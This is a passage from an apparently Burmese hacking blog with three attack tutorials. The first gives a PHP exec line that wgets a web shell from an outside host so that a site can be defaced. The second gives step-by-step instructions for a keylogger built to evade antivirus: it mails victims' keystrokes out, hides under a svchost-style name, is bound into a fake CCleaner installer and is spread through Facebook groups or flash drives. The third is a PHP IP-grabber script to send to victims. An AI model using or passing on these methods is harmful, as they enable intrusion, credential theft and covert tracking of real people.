အားလံုးျပီးသြားရင္ေတာ့ website ကို refresh လုပ္ျပီးေတာ့ Ctrl+F ကို ႏွိပ္ျပီး
"disable_functions" ဆိုတာကို search လုပ္ပါ။
ဒါဆိုရင္ေတာ့ Shell တင္ဖို ့ ready ျဖစ္ေနပါျပီdisable_functions | no value | no value

ေအာက္က command ကို သံုးျပီး shell upload လုပ္လို ့ရပါတယ္။
<?exec('wget http://www.sh3ll.org/egy.txt -O shell.php');?>
upload လုပ္ျပီး .php ဆိုျပီး နာမည္တစ္ခုနဲ ့ rename ျပန္လုပ္ဖို ့လိုပါတယ္။
shell ကို upload လုပ္ျပီးသြားရင္ေတာ့ ေအာက္က ပံုအတိုင္း ျမင္ေတြ ့ရမွာျဖစ္ပါတယ္။

ဒါဆိုရင္ေတာ့ သင့္လက္ထဲ အဲ့ ဒီ site ေရာက္သြားပါျပီ။
index.php ကို ျပင္ျပီးေတာ့ သင့္ deface code ကို ထည့္ဖို ့အဆင္သင့္ပါပဲ။
(မွတ္ခ်က္။ ။ ကြ်န္ေတာ္သည္ black hat တစ္ေယာက္မဟုတ္သလို white hat တစ္ေယာက္လည္း မဟုတ္ပါဘူး အရွင္းဆံုးေျပာရရင္ "I am not Hacker, but i love Hacking".)
ဒီပိုစ့္မွာေတာ့ Virus Total လို ဆိုဒ္ မ်ိဳးကေတာ့င္ detect မလုပ္ ေပးႏုိင္တဲ့ keylogger တစ္ခု ဘယ္လို ဖန္တီးမလဲဆိုတာကို အဆင့္ဆင့္ ရွင္းလင္းျပသေပးသြားပါမယ္။
လုပ္ေဆာင္ရမယ့္ အဆင့္ေတြကေတာ့
၁။ Hack မယ့္ password ေတြကို သိမ္းဆည္းဖို ့ server တစ္ခု ေထာင္ရပါမယ္။
၂။ keylogger ထည့္သြင္းအသံုးျပဳမယ့္ any software တစ္ခုခု ရဲ ့ icon ကို extrect လုပ္ရပါမယ္။
၃။ keylogger ကို ဖြက္ဖို ့အတြက္ binding လုပ္ရပါမယ္။
၄။ ေနာက္ဆံုးအဆင့္အေနနဲ ့keylogger ကို victim ဆီကို spread လုပ္ရပါမယ္။
၁။ Hack မယ့္ password ေတြကို သိမ္းဆည္းဖို ့server
ပထမဆံုးအဆင့္အေနနဲ ့account password တစ္ခုကို hack လုပ္ဖို ့အတြက္ victim ရဲ ့ PC က keystrokes ေတြကို သိမ္းဆည္းဖို ့server တစ္ခု လိုအပ္ပါတယ္။
keylogger server တစ္ခုေထာင္ဖို ့အတြက္ အဆင့္ဆင့္လုပ္ရမယ့္ အခ်က္ေတြကေတာ့
- Keylogger ကို ဒီကေန download လုပ္ပါ။
- Binding လုပ္ဖို ့Binder ကို ဒီမွာ download လုပ္ပါ။
- rar ဖိုင္ေတြကို extract လုပ္လိုက္တဲ့အခါမွာ folder တစ္ခုနဲ ့file သံုးခုေတြ ့ရပါလိမ့္မယ္
- ျပီးရင္ေတာ့ keylogger ဆုိတဲ့ ဖိုင္ကို ဖြင့္လိုက္ပါ။ ဒီအဆင့္မွာေတာ့ gmail ID နဲ ့ password ေတာင္းပါလိမ့္မယ္။ ဒါေပမယ့္ အဲ့အတြက္ လိုအပ္တဲ့ gmail ကို သပ္သပ္ဖြင့္ပါ။ မိမိ အသံုးျပဳေနတဲ့ mail account ေတြကို အသံုးမျပဳပါနွင့္။
- server setting ထဲမွာ ေတာ့ victim's keystrokes report ေတြကို အခ်ိန္ ဘယ္ေလာက္ျခားျပီးမွ လက္ခံမလဲဆိုတာကို ေရြးျခယ္ေပးရပါမယ္။ ကြ်န္ေတာ့အေနနဲ ့ကေတာ့ timer ကို မိနစ္ ၂၀ ေလာက္ေပးေစခ်င္ပါတယ္။
- output box ထဲမွာေတာ့ keylogger ပါတဲ့ ဖိုင္ရဲ ့location နဲ ့အသံုးျပဳမယ့္ file name ကို ျဖည့္ေပးရပါမယ္။ ဒီေနရာမွာ system ထဲက process name ေတြကို ေရြးျခယ္ အသံုးျပဳေစခ်င္ပါတယ္ ဥပမာ svchost လုိ ဖိုင္နာမည္မ်ိဳးကို သံုးပါ။ ဒါမွ detect လုပ္ဖို ့ခက္ခဲသြားေစမွာျဖစ္ပါတယ္။
- Log & Result Setting ထဲက EMail title ထဲမွာေတာ့ MyKeylogger report ဒါမွမဟုတ္ report လုိ ့နာမည္ေပးလိုက္ပါ။ ေနာက္ထပ္ option ၂ ခုထဲမွာေတာ့ computer name တို ့ victim name တို ့ကို အဆင္ေျပရာ တစ္ခုခု ျဖည့္စြက္လိုက္ပါ။
- Other Option ထဲမွာေတာ့ လုပ္စရာက တစ္ခုတည္းရွိပါတယ္။ အဲ့ဒါကေတာ့ warning message Pop up ကို unclick လုပ္ေပးရပါမယ္။ ဒါမွ တစ္ျခား keylogger ကို အုပ္မယ့္ software နဲ ့bind လုပ္ျပီးတဲ့အခါမွာ victim က keylogger မွန္ မရိပ္မိဖို ့ warning message မေပၚဖို ့က အေရးၾကီးပါတယ္။
- ဒါဆိုရင္ေတာ့ keylogger server ပိုင္းကေတာ့ အဆင္သင့္ျဖစ္သြားပါျပီ။
၂။ keylogger ထည့္သြင္းအသံုးျပဳမယ့္ any software တစ္ခုခု ရဲ ့ icon ကို extrect လုပ္ဖို ့အတြက္
- Resource hacker folder ထဲက reshacker ဆိုတဲ့ file ကိုဖြင့္ပါ။
- Menu ထဲကို သြားျပီး setup file တစ္ခုခု ကို ဖြင့္လိုက္ပါ။ ဒီေနရာမွာ ကြ်န္ေတာ္ကေတာ့ CCleaner ထဲကို keylogger ထည့္သြင္း အသံုးျပဳပံုနဲ ့နမူနာေပးျပီးေဖာ္ျပေပးသြားမွာပါ။
ဒါေၾကာင့္ CCleaner ရဲ ့setup ဖိုင္ကို resource hacker ကေန ဖြင့္လိုက္ပါ။
- ဒါဆိုရင္ Menu ထဲမွာ action button တစ္ခုေပၚလာပါလိမ့္မယ္ အဲ့ button ကို click လုပ္ ျပီးရင္ save all resource ကိုပါ click ထပ္လုပ္လိုက္ပါ။
- ျပီးရင္ အဲ့ဒီ resource ေတြကို desktop သို ့မဟုတ္ တစ္ေနရာရာမွာ save လုပ္လုိက္ပါ။
- အဲ့လို save လုပ္လိုက္တဲ့အခါမွာ file ၂ ခုပါပါတယ္။ တစ္ခုက icon file နဲ ့ေနာက္တစ္ခုက res file
အဲ့ ၂ ခုထဲကမွ ကြ်န္ေတာ္တို ့လိုအပ္တာ icon file ပါပဲ တစ္ျခားတစ္ခုျဖစ္တဲ့ res file ကို delete လုပ္လုိက္လို ့ရပါတယ္ မလိုအပ္ပါဘူး။
- ဒီလိုဆုိရင္ေတာ့ keylogger ကို အုပ္ဖို ့အတြက္ CCleaner setup icon ေလးကို ရရွိျပီျဖစ္ပါတယ္။
၃။ keylogger ကို ဖြက္ဖို ့အတြက္ binding လုပ္မယ့္အဆင့္ေတြကေတာ့
- Keylogger folder ထဲက Binder ကို ဖြင့္လိုက္ပါ။
- (+) ဆိုတဲ့ button ေလးကို ႏွိပ္ျပီး ေအာက္ကဖိုင္ေတြကို add လုိက္ပါ။
keylogger server နဲ ့ CCleaner setup icon ဆိုတဲ့ file ၂ ခု ကို add လုပ္ရမွာျဖစ္ပါတယ္။
- Binder Menu ထဲက Setting ကိုသြားလိုက္ပါ။ အေပၚက အဆင့္မွာ add လုပ္ခဲ့တဲ ့icon နဲ ့ keylogger server ေထာင္တဲ့ step ေတြထဲမွာ ျဖည့္ခဲ့တဲ ့ output file ရဲ ့ location ကို ထည့္ပါ။
- Binder ထဲက files menu ကိုသြားျပီးေတာ့ Bind files ဆိုတာကုိ click လုပ္လိုက္ပါ။
- ဒါဆိုရင္ေတာ့ binding လုပ္ျပီးသား keylogger တစ္ခုက ready ျဖစ္သြားပါျပီ။ victim ဆီကို ျဖန္ ့ေပးဖို ့အဆင့္ပဲ က်န္ပါေတာ့တယ္။
၄။ keylogger ကို victim ဆီကို spread လုပ္ဖုိ ့အတြက္
- ခုဆိုရင္ ကြ်န္ေတာ္တို ့ဆီမွာ keylogger attach လုပ္ထားတဲ့ CCleaner setup file တစ္ခုရွိေနပါျပီ။
အဲ့ဒါကို ျဖန္ ့ဖို ့အတြက္ကေတာ့ ကြ်န္ေတာ္ အေထြအထူးရွင္းျပေနစရာမလို ေလာက္ဘူးလို ့ထင္ပါတယ္။
facebook group တစ္ခုခု သို ့မဟုတ္ fan page တစ္ခုခုကေန ေနာက္ဆံုးထြက္ CCleaner ဆိုျပီးေတာ့သာ တင္လိုက္ download လုပ္ၾကမယ့္သူေတြ အမ်ားၾကီးပါ။
- ေနာက္ျပီးေတာ့ flash drive ကေနတစ္ဆင့္လဲ CCleaner Setup file အျဖစ္ victim ရဲ ့ PC ထဲကို တုိက္ရိုက္ ထည့္ေပးျခင္းျဖင့္လဲ spread လုပ္လုိ ့ရပါတယ္။
ေနာက္ဆံုးအေနနဲ ့အဲ့လို keylogger မ်ိဳးကို ဘယ္လို ကာကြယ္ ရမလဲ ဆိုတာပါ တစ္ခါတည္း ရွင္ျပေပးသြားပါမယ္။
- creck လုပ္ထားတဲ့ software ေတြကို အသံုးမျပဳပါနွင့္။ unauthorized websites ေတြကေန download မဆြဲပါႏွင့္ ( official site က software ေတြပဲ အသံုးျပဳပါ )
- anti-virus နဲ ့anti-spyware ေတြကို အျမဲ update ျပဳလုပ္ေပးပါ။
- တစ္ျခား user ေတြက မိမိ PC ကို အသံုးျပဳျခင္းကို အတတ္ႏုိင္ဆံုး ေရွာင္ၾကင္ပါ။

တစ္စံုတစ္ေယာက္ရဲ ့ IP Address ကို သိဖို ့လိုအပ္လာျပီဆိုရင္ေတာ့
ေအာက္မွာ ေပးထားတဲ့ code ေတြကို Notepad သို ့မဟုတ္ Text file ထဲမွာ copy/paste လုပ္ျပီး ႏွစ္သက္ရာ နာမည္ေပးျပီးေတာ့ .php ဖိုင္အေနနဲ ့save လုပ္ပါ။ ( သတိ။ ။ .php ဖိုင္အေနနဲ ့ေနာ္ )
<?phpျပီးရင္ေတာ့ အဲ့ php file ကို host တစ္ခုခုမွာ upload တင္ေပးထားရမွာျဖစ္ပါတယ္။
$hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
$img_number = imagecreate(400,95);
$backcolor = imagecolorallocate($img_number,10,102,153);
$textcolor = imagecolorallocate($img_number,255,255,255);
imagefill($img_number,0,0,$backcolor);
$number0 = " This is Your IP/Proxy";
$number1 = " IP: $_SERVER[HTTP_X_FORWARDED_FOR]";
$number2 = " Host/Proxy: $hostname";
$number4 = " _________________________________";
Imagestring($img_number,10,5,5,$number0,$textcolor);
Imagestring($img_number,10,5,25,$number1,$textcolor);
Imagestring($img_number,10,5,45,$number2,$textcolor);
Imagestring($img_number,10,5,50,$number4,$textcolor);
Imagestring($img_number,10,8,50,$number4,$textcolor);
Imagestring($img_number,10,5,10,$number4,$textcolor);
Imagestring($img_number,10,8,10,$number4,$textcolor);
header("Content-type: image/png");
imagepng($img_number);
$file=fopen("Name-here-to-protect-the-File.txt","a");
$file2 = "- IP joined - IP/Proxy: $_SERVER[HTTP_X_FORWARDED_FOR] - Host: $hostname - '\n' ";
fwrite($file, $file2);
fclose($file);
?>
ဒါဆိုရင္ေတာ့ host မွာ တင္ထားတဲ့ အဲ့ ဖိုင္ရဲ ့ link ကို copy ကူးျပီး victim ဆီကို တစ္နည္းနည္းနဲ ့ပို ့ေပးလိုက္ပါ။
victim က အဲ့ link ကို click လုပ္တာနဲ ့တစ္ျပိဳင္နက္ သူ ့ IP Address ကို host ေပၚမွာ save လုပ္ျပီးသားျဖစ္ေနပါလိမ့္မယ္။ သြားၾကည့္လိုက္ယံုပါပဲ။
About This Blog

Popular Posts
-
 Kali Linux အသံုးျပဳသူေတြ အတြက္ အသံုး၀င္မယ့္ Tools ေတြရဲ ့ Descriptions ေတြရယ္ အသံုးျပဳပံုေတြ ပါ၀င္ပါတယ္။ Kali Linux ကို အသံုးျပဳေနတယ္ဆိုရ...
-
ပထမဆံုးအေနနဲ ့Root လုပ္မယ့္ Target Server ေပၚမွာ သင့္ရဲ ့ php shell ကို တစ္နည္းနည္းနဲ ့တင္ထားျပီးသားရွိဖို ့လိုအပ္ပါတယ္။ တကယ္လို ့သင့္...
-
တကယ္ေတာ့ အားလံုးသိထားၾကတာ gmail account တစ္ခုကုိ facebook account တစ္ခုပဲ ဖြင့္လို ့ရတယ္ လို ့ပဲ သိထားၾကတယ္။ တဂယ္လဲ facebook က mail တစ္ခုက...
-
 Pentesters သို ့မဟုတ္ Hacker အမ်ားစုဟာ သူတို ့အတြက္ အသံုး၀င္တဲ့ plugin ေတာ္ေတာ္မ်ားမ်ား အသံုးျပဳ လို ့ရတဲ့ Mozilla Firefox Browser ကိ...
-
 ဒီတစ္ခါ Facebook Account တစ္ခုကို Crack လုပ္ဖို ့ျဖစ္ႏုိင္မလား မျဖစ္ႏုိင္ဘူးလား ဆိုတာကို ေလ့လာၾကည့္ၾကရေအာင္။ အရင္ဆံုး Hacking A Faceboo...